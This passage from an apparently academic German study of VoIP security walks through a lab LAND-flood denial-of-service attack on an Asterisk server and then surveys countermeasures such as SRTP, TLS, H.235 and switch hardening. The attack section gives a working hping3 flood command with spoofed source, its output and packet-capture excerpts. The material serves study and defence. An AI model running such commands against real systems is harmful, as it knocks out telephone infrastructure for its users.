391570	42.039468	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x7EF43060, Seq=2745
391571	42.039552	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391572	42.039626	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391573	42.039694	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391574	42.039779	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391575	42.039848	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391576	42.039919	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391577	42.040004	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391578	42.040070	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391579	42.040154	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391580	42.040229	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391581	42.040295	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391582	42.040387	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391583	42.040453	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391584	42.040521	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391585	42.040605	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391586	42.040675	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391587	42.040745	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391588	42.040831	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391589	42.040897	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391590	42.040982	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391591	42.041056	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)
391592	42.041122	10.1.1.1	10.1.1.101	ICMP	Destination unreachable (Network unreachable)

6.11.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Flooden können einzelne IP-Telefone oder der VOIP-Server selbst angegriffen werden. Die enorm grosse Anzahl der zum Angriffsziel gesendeten SYN-Pakete werden dazu führen, dass das Angriffsziel seinen normalen Aufgaben nicht mehr nachkommen kann oder dies nur mit sehr grosser Verzögerung. Verwerfen der anstehenden RTP-Pakete bis hin zum Systemabsturz sind die Folgen dieses Angriffes.

Benennung Angriffe / Analyse:	Angriff /Analyse gegen:	Wert:
6.12.1 - DoS LAND Flood	Integrität………………….....	
	Vertraulichkeit……………...	
Eingesetztes Tool: hping3	Verfügbarkeit……………….	x
Downloadlink / Quelle des Tools: http://www.remote-exploit.org/BackTrack_download.html Das Tool ist ebenfalls in BackTrack3 enthalten	**Schweregrad:** (1=leicht 6 =schwer)	
Hinweise zu Installation / Verfügbarkeit: Das Tool ist in BackTrack3 enthalten. Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2	Installation Tool……………	4
	Anwendung Tool…………..	4
	Erforderliche Vorkenntnisse..	4
	Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
	Gefahr für Angriffsziel….…	6

Ziel Angriff /Analyse:

Der Angreifer sendet ein TCP-Paket an das Angriffsziel, bei dem sowohl die Source-IP-Adresse und das Source-Port identisch mit der Ziel-IP-Adresse und dem Ziel-Port sind. Dabei wird die IP-Adresse des Angriffszieles verwendet. Das Angriffsziel sendet somit andauernd Pakete an sich selbst. Die Folge davon ist 100% Prozessorauslastung bis hin zum Absturz des Rechners.
Ein somit angegriffener VOIP-Server ist innert kürzester Zeit ausser Funktion und dadurch die ganze VOIP-Infrastruktur ausser Betrieb gesetzt (DoS Denial of Service).

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: LAND Flood, Kapitel 8.5.13
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

6.12.2 Technik und Funktionsweise

Der Angreifer sendet ein TCP-Paket an das Angriffsziel, bei dem sowohl die Source-IP-Adresse und das Soucre-Port identisch mit der Ziel-IP-Adresse und dem Ziel-Port sind. Das SYN-Paket wird an ein offenes Port des Angriffsziels gesendet, worauf dieses mit einem SYN ACK antwortet. Da die Source- und Quell-IP-Adresse wie auch deren Ports identisch sind, antwortet sich der Port selber. Fehler im TCP/IP Stack führen dazu, dass diese SYN ACK Antwort vom Port als ein neues SYN-Paket interpretiert wird, worauf sich das Port wieder selbst eine SYN ACK Antwort sendet. Dieser Vorgang geht dann immer so weiter, bis die Ressourcen des sich selber aufrufenden Rechners völlig erschöpft sind. Oftmals ist ein Systemabsturz die Folge dieser Auslastung.

1997 trat diese Art von Attacken zum ersten Mal auf. Mittels Korrekturen und Implementierungen wurde diese Sicherheitslücke dann für eine gewisse Zeit geschlossen. Im Jahre 2005 wurde durch Attacken bekannt, dass dieser Angriff durch weitere Fehlimplementierungen des TCP/IP Stacks wieder gegen folgende Systeme gemacht werden kann:

- Windows XP SP2
- Windows 2003

Bemerkung: Die meisten heutigen VOIP-Server werden unter Windows 2003 Betriebssystemen betrieben!

6.12.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer beabsichtigt den Asterisk Proxy Server mittels einer LAND-Attacke anzugreifen.
Sein Ziel ist es, die Verfügbarkeit der ganzen Telefonieinfrastruktur zu stoppen.

Im Terminalfenster von BackTrack 3 wird hping3 gestartet und der Angriff mit folgenden Argumenten ausgeführt:
„hping3 –S 10.1.1.101 –a 10.1.1.101 –k –s 135 –p 135 --flood"

Die Werte im Einzelnen stehen wie folgt für:

hping3	Aufruf Programm
-S 10.1.1.101	Gespoofte Source IP-Adresse der SYN-Pakete (muss IP des Angriffziels sein)
-a 10.1.1.101	IP-Adresse des Angriffziels
-s 135	Port Source (muss Port des Angriffziels sein) *** siehe Bemerkung
-p 135	Port des Angriffziels
-- flood	Ruft Flooding-Attacke von hping3 auf

*** Bemerkung:
Es muss nicht unbedingt der Port 80 angegriffen werden, bei diesem Beispiel ist es Port 135. Dieser Port ist der Endpoint Mapper. Hosts fragen auf diesem Port beim Server nach verfügbaren Diensten und Versionen nach. (z.Bsp: DHCP-Server, DNS-Server, WINS-Server etc.)


```
Shell - Hping3
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode

More help is available use hping3 -h to see all parameters


bt ~ # hping3 -S 10.1.1.101 -a 10.1.1.101 -k -s 135 -p 135 --flood
HPING 10.1.1.101 (eth0 10.1.1.101): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

--- 10.1.1.101 hping statistic ---
214514 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bt ~ #
```

Mit Paket Nr. 89 sendet der Angreifer das gespoofte SYN-Paket zum Asterisk Proxy Server. Dann sendet dieser sich darauf mit Paket Nr. 90 selbst eine Antwort, welche er fälschlicherweise wiederum als SYN-Paket versteht. So wiederholt sich jetzt der eigene Aufruf bis keine freien Ressourcen mehr beim Angriffsziel verfügbar sind.



Der Windows Task-Manager verdeutlicht das Resultat dieses Angriffes. Die CPU des Angriffsziels ist zu 100% ausgelastet. Das System kann keine normalen Telefonie-Funktionen wie das Weiterleiten der RTP-Sprachpakete oder Verbindungsanfragen der User Agents ausführen. Die gesamte Telefonieinfrastruktur steht mit dem Ausfall des Asterisk Proxy Servers still.



6.12.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Die Folge davon ist eine 100% Prozessorauslastung bis hin zum Absturz des Rechners.
Ein somit angegriffener VOIP-Server ist innert kürzester Zeit ausser Funktion und dadurch die ganze VOIP-Infrastruktur ausser Betrieb gesetzt (DoS Denial of Service).
Dieser Angriff ist als besonders gefährlich einzustufen!

Gekürzte Version ohne Kapitel 7

Gekürzte Version ohne Kapitel 7

Gekürzte Version ohne Kapitel 7

Gekürzte Version ohne Kapitel 7

Gekürzte Version ohne Kapitel 7

Gekürzte Version ohne Kapitel 7

Gekürzte Version ohne Kapitel 7

8 Massnahmen gegen Angriffe

8.1 Massnahmen gegen Angriffe auf das SIP-Siganlisierungsprotokoll

Die Problematik bei der Absicherung des Signalisierungsprotokolls bei SIP ist, dass bei der Signalisierung meistens mehrere Komponenten involviert sind, welche diese Nachrichten lesen, verstehen und teilweise sogar ändern müssen. Aus diesem Grund kann kein simpler End-zu-End Sicherheitsmechanismus implementiert werden.

8.1.1 Authenifizierung der Endgeräte

IP-Telefone (Soft- oder Hardphones) sollten sich in einem VOIP-Netzwerk authentifizieren müssen.
Dies kann über die MAC-Adresse oder mittels Authentifizierung via Benutzernamen und Passwort geschehen. Bei der letzteren Variante ist darauf zu achten, dass die Passwörter nicht in Klartext über das Netzwerk transportiert werden und dass unbedingt sichere Passwörter verwendet werden.
Switche bieten die Möglichkeit einer Port-Security, so dass nur Terminals mit vordefinierten MAC-Adressen Zugang zum Netzwerk bekommen.

8.1.2 Authentisierung von SIP-Nachrichten durch Digest Authentisierung

Eine SIP-Komponente, welche eine Anfrage-Nachricht bekommt, kann eine Authentisierung der Gegenstelle verlangen. Dies geschieht mittels Challenge-Response-Verfahren. Die Komponente sendet der anfragenden Gegenstelle einen Challenge (Nonce) zu. Der Initiator der Anfrage-Nachricht berechnet aus diesem Challenge und seinen Credentials einen MD5 Hashwert und sendet diesen dann zurück. Dieser Hashwert kann dann von der empfangenden Komponente geprüft und so die Identität des Absenders festgestellt werden. Der Standard SIP 2.0 schreibt vor, dass alle SIP-Komponenten die Digest Authentisierung unterstützen müssen. Zu beachten gibt es, dass dadurch nicht die ganze Nachricht geschützt ist, sondern nur die Authentizität der Methode, des URI und der Nachrichtenkörper. Sollen die übrigen SIP-Header auch geschützt werden, so müssen zusätzliche Massnahmen wie eine TLS-geschützte Verbindung eingesetzt werden.

8.1.3 S/MIME und SIP

SIP-Nachrichten gleichen sehr den E-Mail-Nachrichten. Deshalb wird der für E-Mails eingesetzte Sicherheitsstandard S/MIME auch für SIP-Nachrichten angewendet. Mit S/MIME lassen sich signierte und verschlüsselte Nachrichten erstellen. SIP 2.0 definiert 2 Arten des Einsatzes von S/MIME.
Einerseits wird nur der SDP-Body einer SIP-Nachricht durch S/MIME geschützt. Damit wird die Authentizität und Vertraulichkeit dieses SDP-Bodys geschützt. Dadurch sind die im Body enthaltenen Keys, welche zur Absicherung des Medienstromes dienen, auch geschützt. SIP-Nachrichten, welche mittels S/MIME geschützt sind, dürfen nicht durch Server oder Router verändert werden, ansonsten wird die Nachricht unbrauchbar. Damit SIP Proxy Server die Nachrichten übermitteln können, dürfen diese nicht vollständig verschlüsselt werden. Ansonsten können die zur Übermittlung notwendigen Informationen wie Source- und Zieladresse nicht gelesen werden. SIP-Tunneling ist die zweite in SIP 2.0 definierte Anwendung von S/MIME und löst das Problem betreffend der vollständigen Verschlüsselung der Nachricht. Die ganze SIP-Nachricht wird dabei verschlüsselt und als Body in eine weitere SIP-Nachricht verpackt.
Das nicht geregelte und uneinheitliche Schlüsselmanagement von S/MIME macht sich gut bemerkbar, selten stösst dieses Verfahren bei der Verschlüsselung von SIP-Nachrichten auf grosse Akzeptanz und wird daher eher selten eingesetzt.

8.1.4 TLS und SIP (SIPS)

RFC 2246 spezifiziert TLS (Transport Layer Security) und bietet Sicherheit auf Transportebene über ein verbindungsorientiertes Protokoll. Somit steht ein Übertragungskanal, in dem die Daten verschlüsselt und integer übermittelt werden, zur Verfügung. Der Standard SIP 2.0 schreibt auch hier vor, dass TLS von allen SIP Proxy Servern, Redirect Servern und Registrar Servern unterstützt werden muss, für die SIP Terminals ist TLS optional. TLS bringt Vertraulichkeit und Integrität mit sich, somit ist auch der Schutz gegen Replay-Angriffe gegeben.
Die SIP-Nachrichten werden dabei vollständig verschlüsselt, somit ist nur eine Punkt-zu-Punkt Absicherung zwischen SIP Proxy Servern möglich. Dies schützt zwar vor externen Angriffen, jedoch haben interne Angreifer immer noch die Möglichkeit, die in Klartext gefassten SIP-Nachrichten abzufangen und auszuwerten.

8.1.5 IPsec und SIP

IPsec kann zur Absicherung der TCP-, UDP und SCTP-basierten SIP-Signalisierung eingesetzt werden. Am besten eignet sich IPSec für SIP-VPN-Verbindungen (abgesetzte User Agents melden sich am entfernten SIP Proxy Server an). Dabei wird die komplette SIP-Nachricht verschlüsselt, diese muss jedoch auf ihrem Weg zum Ziel gelesen und interpretiert werden können. Deshalb bietet sich nur eine Punkt-zu-Punkt Implementation an. IPsec bietet Authentifizierung, Integrität und Vertraulichkeit für die zu übertragenden Datenpakete. IPsec wird oftmals als die „Wunderwaffe“ verstanden, wenn es darum geht, nicht VOIP-Anwendungen zu sichern. Fehlende Spezifikationen und Ressourcenprobleme im Einsatz bei Echtzeitanwendungen lassen IPsec jedoch nur als optionale Möglichkeit gelten. TLS wird heute IPsec vorgezogen, wenn es um die Absicherung des SIP-Protokolls geht.

8.2 Massnahmen gegen Angriffe auf Asterisk und das IAX2-Siganlisierungsprotokoll

Asterisk unterstützt die Protokolle SIP, H.323, IAX, MGCP, UNIStim sowie auch das Skinny Client Control Protocol. Somit ist Asterisk nicht nur angreifbar mit seinem eigenen Protokoll IAX, sondern hauptsächlich auch durch die Verwundbarkeiten der anderen implementierten Protokolle.

8.2.1 Asterisk und Verschlüsselung

Ab der Version Asterisk 1.2.4 ist es möglich, nach erfolgter Authentifizierung mittels MD5 den ganzen IAX2-Kanal einschliesslich Sprachdaten zu verschlüsseln. Dies wird über eine 128-Bit-AES-Verschlüsselung bewerkstelligt. MD5 für die vorangehende Authentisierung ist vorausgesetzt, weil die Verschlüsselung davon abhängig ist.
Weiterhin bietet das IAX-Protokoll die Möglichkeit einer RSA Verschlüsselung. Dank dieser asymmetrischen Verschlüsselung wird ein Benutzer, der einen Anruf initiiert, gegenüber dem aufgerufenen Gesprächspartner authentifiziert.

8.2.2 Asterisk und MIDCOM

Die Möglichkeiten einer SIP-Absicherung bei Asterisk sind sehr begrenzt. MIDCOM ist eine Middle-Box, mit welcher eine Absicherung des SIP-Protokolls erzielt werden kann. RFC-3234 definiert die Taxonomie und Sachverhalte der Middle-Boxen. Die Funktion einer Middle-Box beruht auf einer anwendungsbasierten Durchsetzung von Richtlinien beim Datentransport in Echtzeit. Beispiele solcher Einrichtungen sind Paketfilter, Firewalls, NAT-, VPN-, Intrusion-Detection Systeme. Je nach Verwendungszweck wird eine Middle-Box gemäss RFC-3234 in eine der drei verschiedenen Kategorien eingestuft:
- Verbesserung der Performance
- Gleichartige Netze in Sicherheitszonen aufteilen
- Unterschiedliche Netze zur Interoperabilität verbinden

8.3 Massnahmen gegen Angriffe auf H.323

Während der Substandard H.235.0 die Architektur beschreibt, werden in den Substandards H.235.1 bis H.235.9 die Sicherheitsprofile beschrieben. Dabei lassen sich diese 9 Substandards nochmals wie folgt aufteilen:

- Die Substandards H.235.1 bis H.235.5 regeln die Absicherung der Signalisierung
- Die Substandards H.235.6 bis H.235.8 regeln die Absicherung des Medientransportes
- Der Substandard H.235.9 regelt die Absicherung der Gateways

8.3.1 Substandard H.235.1 - Baseline Security Profile

H.235.1 beschreibt die minimal H.235 Absicherung. Unterstützt werden Endpoint-zu-Gatekeeper, Gatekeeper-zu Gatekeeper und H.323 Getekeeper-zu-Gatekeeper Szenarien. Die Verschlüsselung und Authentifizierung wird mit symmetrischen Schlüsseln gemacht. Für die Signalisierungs-Nachrichten bietet diese Verschlüsselung lediglich eine Hop-zu-Hop Sicherheit.

8.3.2 Substandard H.235.2 - Signature Security Profile

Bei H.235.2 wird eine asymmetrische Verschlüsselung angewendet. Mittels X.509 Zertifikaten und Signaturen werden einerseits eine Nichtabstreitbarkeit und andererseits eine Authentifizierung zwischen Hop-zu-Hop und End-zu-End Verbindungen gewährleistet.

8.3.3 Substandard H.235.3 – Hybrid Security Profile

H.235.3 benutzt sowohl die aus H.235.1 symmetrische Verschlüsselung wie auch aus H.235.2 Signaturen und Zertifikate auf PKI basierend. Dies bietet sehr gute Performanceeigenschaften, insbesondere beim Verbindungsaufbau. H.235.3 beschreibt die Sicherheit für die Protokolle RAS, H.225.0/Q.391 und H.245, welche alle die Option „Authentication Only“ unterstützen. Dabei werden nur bestimmte Felder der Nachricht gesichert. Dadurch ist es NAT möglich, Veränderungen an nicht gesicherten Nachrichtenfeldern vorzunehmen.

8.3.4 Substandard H.235.4 – Direct and Selective Routed Call Security

Bei H.235.4 wird der Gesprächsaufbau direkt zwischen den Kommunikationsteilnehmern aufgebaut. Der Gatekeeper übernimmt die Rolle eines Schlüsselverteilers. Das Ziel von H.235.4 ist, Angriffe auf schwache Passwörter zu vermeiden. Da das Passwort mit symmetrischer Verschlüsselung und dem Diffie-Hellman-Verfahren übertragen wird, kann dies gewährleistet werden.

8.3.5 Substandard H.235.5 – Authentifizierung in RAS bei Verwendung schwacher Shared Secrets

Das unsichere Aushandeln von Shard Secrets (diese sind anfällig gegen Brute-Force-Angriffe) zwischen Endpoint und Gatekeeper soll unter Verwendung von Public-Key-Verfahren sicherer werden. Auch schützt H.235.5 gegen Man-in-the-Middle-Attacken. In Kombination mit Diffie-Hellman bietet H.235 ein Schlüsselgenerierungs- und Austauschverfahren, welches nur über ein Passwort gesichert ist.

8.3.6 Substandard H.235.6 – Sprachverschlüsselung mit nativem H.235/H.245 Schlüsselmanagement

H.235.6 stellt die Vertraulichkeit der Sprachdaten sicher, indem es die Mechanismen für das native H.235/H.245-Schlüsselmanagement liefert. Gleichzeitig dient es als Erweiterung zur Absicherung der Signalisierung der Standards H.235.1 bis H.235.3.

8.3.7 Substandard H.235.7- Anwendung des MIKEY-Schlüsselmanagementprotokolls für SRTP

H.235.7 beschreibt die Verwendung des MIKEY IETF-Standards als Schlüsselmanagementprotokoll für SRTP in H.323. MIKEY bietet eine End-zu-End-Verteilung der Schlüssel und Sicherheitsparameter zwischen den Kommunikationspartnern.

8.3.8 Substandard H.235.8 – Schlüsselaustausch für SRTP über sichere Siganlisierungskanäle

H.235.8 bietet ein Schlüsselaustauschverfahren über sichere Kanäle wie TLS oder IPSec. Das Verfahren soll nicht verwendet werden, wenn der sichere Kanal an einem Netzwerkknoten terminiert wird
H.235.8 ist für den Gebrauch von Punkt-zu-Punkt Verbindungen beschränkt.

8.3.9 Substandard H.235.9 – Security Gateway Support

H.235.9 wird eingesetzt, um die Standards H.235.1, H.235.2, H.235.3 und H.235.5 in Umfeld eines ALG einzusetzen, wobei durch dieses einzelne Felder und Adressen verändert werden sollen. Dabei wird ein ALG im Signalisierungspfad erkannt und diesem auch der Schlüssel zur Authentifizierung bereit gestellt. Dadurch kann der ALG notwendige Änderungen durchführen und diese danach authentifizieren.

8.4 Massnahmen gegen Angriffe auf RTP Sprachpakete

Die Sprachdaten werden unverschlüsselt über UDP im Netzwerk transportiert. Die ermöglicht es einem Angreifer sehr einfach, diese Daten abzuhorchen, aufzuzeichnen und als Audiodatei wiederzugeben. Mittels Verschlüsselung der RTP-Pakete oder dem Senden der Daten durch einen sicheren Tunnel kann diesen Angriffen entgegengewirkt werden.

8.4.1 SRTP

SRTP (Secure Real-time Transport Protocol) ist spezifiziert in RFC-3711 und übernimmt die Verschlüsselung des Medienstroms. SRTP ist wie IPsec ein End-zu-End Protokoll das sowohl im LAN wie auch in VPN-Verbindungen eingesetzt werden kann. Wichtig dabei ist, dass alle an der Kommunikation beteiligten Terminals und VOIP-Server SRTP verstehen, respektive für dessen Einsatz entwickelt wurden.

Der Einsatz von SRTP bietet folgende sicherheitsrelevante Vorteile:
- Verschlüsselung der RTP-Pakete (kein Abhören der Gespräche mehr möglich)
- Authentifizierung des Absenders (Gewährleistung der Integrität)
- Verhindert Replay-Angriffe auf Terminals

Die Pakete in SRTP werden mittels symmetrischem Schlüssel verschlüsselt. Das heisst, zu Beginn einer jeden Session muss ein Schlüsselaustausch erfolgen. Protokolle wie SIP, H.323 und SCCP unterstützen den Schlüsselaustausch.
Um den Overhead so klein wie möglich zu halten, verschlüsselt SRTP nicht die IP-Header, somit sind Informationen wie Sender- und Empfängeradresse immer noch ersichtlich für den Angreifer. Ist dies gewünscht, muss IPsec eingesetzt werden. SRTP unterstützt nur RTP basierte Kommunikation und benötigt ein separates Signalisierungsprotokoll.

Auf dem Markt gibt es leider immer noch eine Vielzahl Terminals und Applikationen, die SRTP nicht unterstützen. Beim Kampf um den „tiefsten Preis“ werden leider zu oft auf Kosten der Sicherheit Einsparungen seitens der Gerätehersteller gemacht.

8.4.2 Tunneln mit IPsec

Es können verschiedene Verschlüsselungsalgorithmen wie DES, 3DES, AES etc. angewendet werden. Es werden die Modi Transport- und Tunnelmodus unterstützt. Beim Transportmodus werden nur die Nutzdaten, also die RTP-Pakete verschlüsselt. Dies bietet den Vorteil, dass infolge der weniger gebrauchten Rechenleistung die Ressourcen der Terminals und VOIP-Server weniger beansprucht werden. Dabei werden jedoch für den Angreifer immer noch die ursprünglichen IP-Header lesbar sein, welche zum Bsp. Auskunft über Quell- und Zieladressen der Pakete geben. ESP (Encapsulation Security Payload) würde auch den Header verschlüsseln, der RTP-Datenstrom hätte jedoch dadurch einen sehr grossen Overhead, welcher hohe Verzögerungszeiten mit sich bringen würde und somit eine Verschlechterung der Gesprächsqualität (QOS) bedeuten würde. Auch würden sehr hohe Anforderungen betreffend Rechenleistung an die Terminals gestellt, was sich wiederum auf deren Verkaufspreise auswirkt.

Zu Zeit wird die Verschlüsselung mittels TLS, S/MIME oder SRTP dem Tunneln über IPsec noch vorgezogen. Die Zusammenarbeit seitens der Gerätehersteller, die grosse Verbreitung und das grosse Interesse am Markt werden jedoch für eine baldige Kehrtwende sorgen.

8.5 Massnahmen gegen Angriffe im Netzwerk

8.5.1 Massnahmen gegen ARP Spoofing

Die Empfänger von ARP-Nachrichten prüfen nicht, von wo aus die ARP-Nachricht gesendet wurde und übernehmen die ihnen mitgeteilte ARP-Adresse in ihren Cache. Somit kann den Empfängern beispielsweise ein neuer Gateway mitgeteilt werden. Aus diesem Grund sollte ARP Gratuitous auf allen Terminals, PC's und Servern ausgeschaltet werden.
Auf Router-Schnittstellen ist zudem der Dienst „Proxy ARP" zu deaktivieren. Dies unterbindet gespoofte ARP-Einträge bei den Angriffszielen wie zum Beispiel den Terminals oder Proxy Servern.

8.5.2 Massnahmen gegen MAC Spoofing

Neue Switche können gegen MAC Spoofing oder MAC Flooding gesichert werden. So kann die maximal akzeptierte Anzahl der MAC-Adressen im Switch konfiguriert werden, zudem sollte festgelegt werden, welche MAC-Adressen akzeptiert werden.
Normalerweise geschieht die Zuordnung der MAC-Adresse zum Port in der MAC-Tabelle dynamisch, das heisst, ein PC oder VOIP-Terminal funktioniert an jedem Port. Statische Einträge in der MAC-Tabellen verhindern Manipulationen und das Einstecken nicht bekannter Endgeräte. Für die wichtigsten VOIP-Komponenten wie Proxy Server, Gateways oder Gatekeeper sollten somit statische Einträge in der MAC-Tabelle geführt werden.
Die Limitierung der Anmeldeversuche der Endgeräte an den Switch sollte eingeschaltet werden. Somit wird festgestellt, ob ein sich Angreifer mit einer gespooften MAC-Adresse am Switch anmelden will, die schon in der MAC-Tabelle eingetragen ist. In diesem Fall würde der bestehende Eintrag in der MAC-Tabelle überschrieben, das ursprüngliche Gerät wäre nicht mehr erreichbar, dafür würde der Angreifer die Datenpakete des ursprünglichen Gerätes erhalten. Die eingeschaltete Limitierung würde im Falle des Eintritts einer gleichen MAC-Adresse den Port sperren und eine Meldung an den Systemadministrator absetzen.
Eine weitere Möglichkeit bietet die 802.1x Authentifizierung. Dabei meldet sich das Endgerät mittels Authentifizierung bei einem Radiusserver an, worauf nach erfolgreicher Authentifizierung der Switchport erst dann für den Datenverkehr freigegeben wird.

8.5.3 Massnahmen gegen DHCP Angriffe

Um DHCP Starvation zu verhindern, muss auf dem Switch die Zuordnung der IP-Adressen zu den jeweiligen Fest konfiguriert werden. Ebenfalls ist eine Limite zu setzen, welche die maximalen erlaubten DHCP-Anfragen pro Port überwacht. Wird diese Limite überschritten, wird der Port deaktiviert und eine Meldung an den Systemadministrator gesendet.

8.5.4 Massnahmen gegen STP Angriffe

Neuere Switche überwachen die Herkunft der STP-Nachrichten

8.5.5 Massnahmen gegen Spoofing

ACL Listen verhindern, dass externe Angreifer IP-Adressen aus dem internen IP-Adressbereich verwenden können.

8.5.6 Massnahmen gegen VLAN Angriffe

Keine Ports auf den Switches im „Auto-Trunking“ Modus stehen lassen. Ein Angreifer kann eine gespoofte VTP (VLAN Trunking Protocol) Nachricht senden und ihm vorgaukeln, dass er selbst ein Switch sei und zur selben Domain gehöre. Darauf werden zum Angreifer alle Datenpakete, welche dieselbe Domain betreffen, gesendet. Gelingt es einem Angreifer über ein Trunk-Port ein VTP-Paket mit höherer Revisionsnummer zu senden, kann er die gesamte VTP-Domain im Netzwerk löschen. Dies ist mit einem Denial of Service zu vergleichen. Die Terminals und Server werden sich infolge der lokalen VLAN-Konfiguration nicht mehr finden, sind somit unerreichbar.

